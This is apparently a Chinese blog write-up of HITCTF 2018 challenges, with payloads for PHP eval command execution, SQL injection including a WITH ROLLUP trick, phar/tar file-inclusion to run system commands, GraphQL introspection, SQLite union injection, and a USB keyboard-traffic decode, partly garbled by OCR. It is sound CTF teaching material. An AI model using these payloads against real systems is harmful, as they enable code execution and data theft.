НІТСТ	F Teams Scoreboard Challenges	Team	Profile
3	Assassin	2450	
4	kira	2450	
5	xishir	2400	
6	leommxj	2400	
7	一叶飘零	2300	
8	PrOph3t	2000	
9	萌新一枚	1900	
10	郁离歌天下第一	1800	
11	200OK	1800	
12	SZ170310201?锟斤拷锟斤拷 ??屯屯屯屯	1750	
13	七星	1700	

哈工大HITCTF 个人赛第13名,奋斗了两天的结果,粘图纪念一下.

PHPreading

扫描目录找到index.php.bak 备份文件

解码得到

```
$flag=$_GET['asdfgjxzkallgj8852'];if($flag=='H1TctF2018EzCTF'){die($fla
g);}die('emmmm');
```

传入正确的参数即可获得flag

BabyEval

```
<!--
$str=@(string)$_GET['str'];
blackListFilter($black_list, $str);
eval('$str="'.addslashes($str).'";');
-->
```

手工试了一下发现blackListFilter函数过滤了单引号和双引号,还用了addslashes函数过滤,基本杜绝了拼接注入,那么如何来做呢?这里发现传入的参数用了双引号来拼接,这里利用双引号解析变量的特点来达到命令执行的效果,实际应用是在一些网站中配置文件中的变量有用双引号包围的,这样如果后台可以修改配置文件,那么就可以写入变量解析达到命令执行的效果,具体参考:

http://www.blogsir.com.cn/safe/423.html

我们来试一下:

→ C ① 120.24.215.80:10013/?str=\${phpinfo()}																					
Z用 (官	■搜	索		邮箱	G	G		Рго		博客		Article		bbs		Net		Fun	

PHP Version 7.0.18-0ubuntu0.16.04.1

System	Linux c8f951016ac5 4.4.0-63-generic :
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-mysqlr /etc/php/7.0/apache2/conf.d/10-pdo.ini /etc/php/7.0/apache2/conf.d/20-ctype.i

如何来执行命令呢? 我的做法是这样

```
import requests

url = 'http://120.24.215.80:10013/?str=${system(base64_decode(%s))}'

cmd = "cat /162920976d9c04ac69e2f4392a8cffbf_flag.txt"

if len(cmd) % 3 != 0:
        cmd += ' '*(3-len(cmd)%3)

print cmd.encode('base64')

target = url%(cmd.encode('base64'))

headers = {'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; WOW64; rv:50.0) G
    ecko/20100101 Firefox/50.0'}

html = requests.get(target,headers=headers)

print html.content
```

利用了base64_decode 不需要引号包围的tricks 来解题,但这里要注意的是不能出现'='字符,否则base64解密失败,因此需要命令必须是3个字节的倍数的长度大小.

还有就是利用反引号来执行命令

```
?str=${var_dump(`ls`)}
```

这样也不需要用到单引号.

BabyInjection

```
<?php
error_reporting(0);
if (!isset($_POST['username']) || !isset($_POST['passwd'])) {
    echo 'Login and get the flag';
    echo '<form action="" method="post">'."<br/>";
    echo '<input name="username" type="text" placeholder="username"/>'."<</pre>
br/>";
    echo '<input name="passwd" type="text" placeholder="passwd"/>'."<br/>br/
>":
    echo '<input type="submit" ></input>'."<br/>";
    echo '</form>'."<br/>';
   die;
}
$flag = '';
filter = "and|select|from|where|union|join|sleep|benchmark|, |\(|\)|like|
rlike|regexp|limit|or";
$username = $_POST['username'];
$passwd = $_POST['passwd'];
if (preg_match("/".$filter."/is",$username)==1){
   die("Hacker hacker~");
}
if (preg_match("/".$filter."/is",$passwd)==1){
   die("Hacker hacker~");
}
$conn = mysqli_connect();
$query = "SELECT * FROM users WHERE username='{$username}';";
echo $query."<br>";
$query = mysqli_query($conn, $query);
if (mysqli_num_rows($query) == 1){
    $result = mysqli_fetch_array($query);
   if ($result['passwd'] == $passwd){
        die('you did it and this is your flag: '.$flag);
   }
    else{
        die('Wrong password');
}
else{
   die('Wrong username');
}
```

这题直接给出了源码,给出了过滤规则,过滤的还比较正常,有点麻烦的可能是这条mysqli_num_rows(\$query) == 1,限制了查询数据只能是一条,但黑名单里面又过滤了limit,一开始还有点懵逼,仔细思考了发现可以增加查询限制条件,比如'-'' group by id having id=1#,或者'-'' && id=1# 这样子,返回结果都是wrong password,然后就是正常盲注出密码即可.payload:'|| id=1 && passwd>0x{0}#

一叶飘零大佬提供了另外一种解题思路: http://skysec.top/2018/02/01/HITCTF-WEB%E9%A2%98%E8%A7%A3/ , 我们知道如果这里没有限制union,select 我们是可以通过 union 构造出一条记录 union select md5('1')# ,但这里显然不行,大佬给出的方法是利用with rollup 构造出一个passwd为null的新纪录,with rollup 本来是添加一条统计的记录,group by分组的字段为null,其他字段和上一条记录一样:

mysql> select * from user where username=''=0 group by password with roll
up;

	id	username	+ password
	3	61d	61d
	1	admin	admin
	2	r00t	r00t
	2	r00t	NULL
+-	+	+	+
4	rows	in set (0.	00 sec)

那么如何选出password为null的那条记录呢?,利用的是password <=> NULL, 因为 null =null返回 0,null <=>null 返回1

mysql> select * from user where username=''=0 group by password with roll
up having password<=>NULL;

```
+---+
| id | username | password |
+---+
| 2 | r00t | NULL |
+---+
1 row in set (0.00 sec)
```

总结<=>和=的关系

相同点:可以对两个值进行比较, 'A'<=>'B' = 0和'A'<=>'A' = 1:

不同点: NULL的值是没有任何意义的,当比较重某一方为null时候,"="号或者"!="运算符不能把 NULL作为有效的结果,此时应该使用<=>,'a' <=> NULL 得0 NULL<=> NULL 得出 1。mysql上几乎所有的操作符和函数都是这样工作的,因为和NULL比较基本上都没有意义。

最后的payload: '-'' group by passwd with rollup having passwd <=> NULL# ,学习了.

小电影

/upload , /download?name=xxx.avi .We will help you convert video with ffmpeg. Maybe you will find something different

Don't attack the platform ,it's simple .

Pay more attention to the video file and you will see what you want .

出过很多次的ffmpeg任意文件读取漏洞,一开始审题不仔细,没看到首页源代码还有一行注释 \ <!\-- flag is in /flag.txt --> , 导致在找了很久的flag.

BabyWrite

一道比较很有意思的题,首先是文件包含读取到关键源码: index.php:

```
<?php
if(isset($_GET['page'])){
    $file = $_GET['page'].'.php';
    include($file);
}else{
    header("Location: /?page=login");
    die();
}
?>
```

login.php

```
<?php
    require_once('config.php');
    if(isset($_POST['username']) && isset($_POST['password'])){
        $username = $_POST['username'];
        $password = $_POST['password'];
        if ($username === "admin" && shal(md5($password)) === $admin_has
h){
            echo '<script>alert("Login seccess!");</script>';
        }else{
            if (isset($_GET['debug'])){
                if($_GET['debug'] === 'hitctf'){
                    $logfile = "log/".$username.".log";
                    $content = $username." => ".$password;
                    file_put_contents($logfile, $content);
                }else{
                    echo '<script>alert("Login failed!");</script>';
            }else{
                echo '<script>alert("Login failed!");</script>';
    }else{
        echo '<script>alert("Please input username and password!");</scri</pre>
pt>';
?>
```

之前xnuca 出过一道类似的题,唯一不同的是之前写入内容为: \$content = \$username." \n ".\$password; ,但换成 => 后难度加大很多,之前的做法可以参考航哥的一篇博客: https://www.jianshu.com/p/fd9f38753078, 后缀限制为 php 的文件包含一般是利用phar,zip 这些伪协议的突破的.

这里有一个坑是文件名无法写入%00, 之前如果是 \n , 文件名只需要是 \n %50%4b%03%04 \n 即 可,后面一位就是%0a,一开始是参考的航哥的一篇文章https://www.jianshu.com/p/03e612b9e379,发现坑以后就立马换了一种思路,想到了用tar包来解(phar协议可以解zip,也可以解tar包),我们构 造一个来看看

可以看到,tar包是将文件名放在开头的,这样我们只需要需要文件名为lj即可,后面的部分都可以作为password的内容来写入,最后用phar协议解tar包即可.最后的payload为:

```
http://120.24.215.80:10012/?page=phar://log/lj.log/lj%20=%3E%20&_=system(%27cat%20/d124abbe4cb6aa1621a8ca9519c0f5bf_flag.txt%27);
```

BabyQuery

最后这题找到注入点的时候已经快结束了,对sqlite数据库的注入也不是很熟,可惜了.


首先是先查看源码,发现一段js

看到graphql明白是GraphQL数据库,这里之前比赛出现过几次,因此找到一个paylaod可以查看schema表

```
query=
query IntrospectionQuery {
   __schema {
      queryType { name }
      mutationType { name }
      subscriptionType { name }
      types {
        ...FullType
      }
      directives {
        name
        description
        args {
          ...InputValue
        onOperation
        onFragment
        onField
      }
   }
  }
  fragment FullType on __Type {
   kind
   name
   description
    fields(includeDeprecated: true) {
      name
     description
      args {
        ...InputValue
      }
      type {
        ... TypeRef
      isDeprecated
      deprecationReason
    }
    inputFields {
      ...InputValue
    interfaces {
      ... TypeRef
    enumValues(includeDeprecated: true) {
     name
      description
     isDeprecated
     deprecationReason
    possibleTypes {
```

```
... TypeRef
fragment InputValue on __InputValue {
 description
  type { ...TypeRef }
  defaultValue
}
fragment TypeRef on __Type {
 kind
 name
 ofType {
   kind
    name
    ofType {
     kind
      name
      ofType {
        kind
        name
```

查看schema发现Query 操作只有两个field: getscorebyyourname和getscorebyid 参数分别是name和id, 手工测试了一下发现id参数经过base32编码且仅能是1位数, 再试了下name参数发现了存在注入:



测试了下发现version(),user()之类的函数都报错了,一开始有点懵逼,后来经过管理员提醒是sqlite数据库,之前一直没时间好好研究Nosql数据库的注入,大亏,于是自己百度了下Sqlite3 的注入语句, sqlite3 爆表名都是用sqlite_master这个内置表(相当于mysql里面的information_schema表,于是整理的payload 如下:

- >>> base64.b32encode("' union select (select group_concat(name,0x3a) from
 sqlite_master) /*");
- 'E4QHK3TJN5XCA43FNRSWG5BAFBZWK3DFMN2CAZ3SN52XAX3DN5XGGYLUFBXGC3LFFQYHQM3BFEQGM4TPNUQHG4LMNF2GKX3NMFZXIZLSFEQC6KQ='
- >>> base64.b32encode("' union select (select sql from sqlite_master where name='Secr3t_fl4g') /*");
- 'E4QHK3TJN5XCA43FNRSWG5BAFBZWK3DFMN2CA43RNQQGM4TPNUQHG4LMNF2GKX3NMFZXIZLS EB3WQZLSMUQG4YLNMU6SOU3FMNZDG5C7MZWDIZZHFEQC6KQ='
- >>> base64.b32encode("' union select (select flag from Secr3t_fl4g) /*");
 'E4QHK3TJN5XCA43FNRSWG5BAFBZWK3DFMN2CAZTMMFTSAZTSN5WSAU3FMNZDG5C7MZWDIZZJ
 EAXSU==='



键盘流量分析

Misc 说一道有意思的usb流量分析题,首先是在安全客上面找到一篇分析usb流量的文章: https://www.anquanke.com/post/id/85218`

usb 流量分析又分为键盘流量分析和鼠标流量分析,键盘流量一般是 8 个字节,所以我们先把八个字节的流量分析出来看:

```
00:00:0b:00:00:00:00:00 h
00:00:0b:0c:00:00:00:00
00:00:0c:00:00:00:00:00i
00:00:0c:17:00:00:00:00
00:00:17:00:00:00:00:00t
00:00:06:00:00:00:00:00c
00:00:17:00:00:00:00:00t
00:00:09:00:00:00:00:00f
02:00:00:00:00:00:00:00
02:00:2f:00:00:00:00:00{
02:00:00:00:00:00:00:00
02:00:00:00:00:00:00:00
02:00:0e:00:00:00:00:00K
02:00:00:00:00:00:00:00
00:00:08:00:00:00:00:00E
00:00:1c:00:00:00:00:00Y
02:00:00:00:00:00:00:00
02:00:05:00:00:00:00:00B
02:00:00:00:00:00:00:00
00:00:12:00:00:00:00:00
00:00:04:00:00:00:00:00a
00:00:15:00:00:00:00:00r
00:00:07:00:00:00:00:00d
02:00:00:00:00:00:00:00
02:00:2d:00:00:00:00:00
02:00:00:00:00:00:00
00:00:12:00:00:00:00:00
00:00:15:00:00:00:00:00r
00:00:1d:00:00:00:00:00z
02:00:00:00:00:00:00
02:00:30:00:00:00:00:00}
02:00:00:00:00:00:00
01:00:00:00:00:00:00:00
01:00:06:00:00:00:00:00
```

可以看到,键盘流量的有效数据是在第三个字节,每个值的具体意义可以参考官方usb流量的定义: http://www.usb.org/developers/hidpage/Hut1 12v2.pdf

第一个字节00代表小写,02代表大写.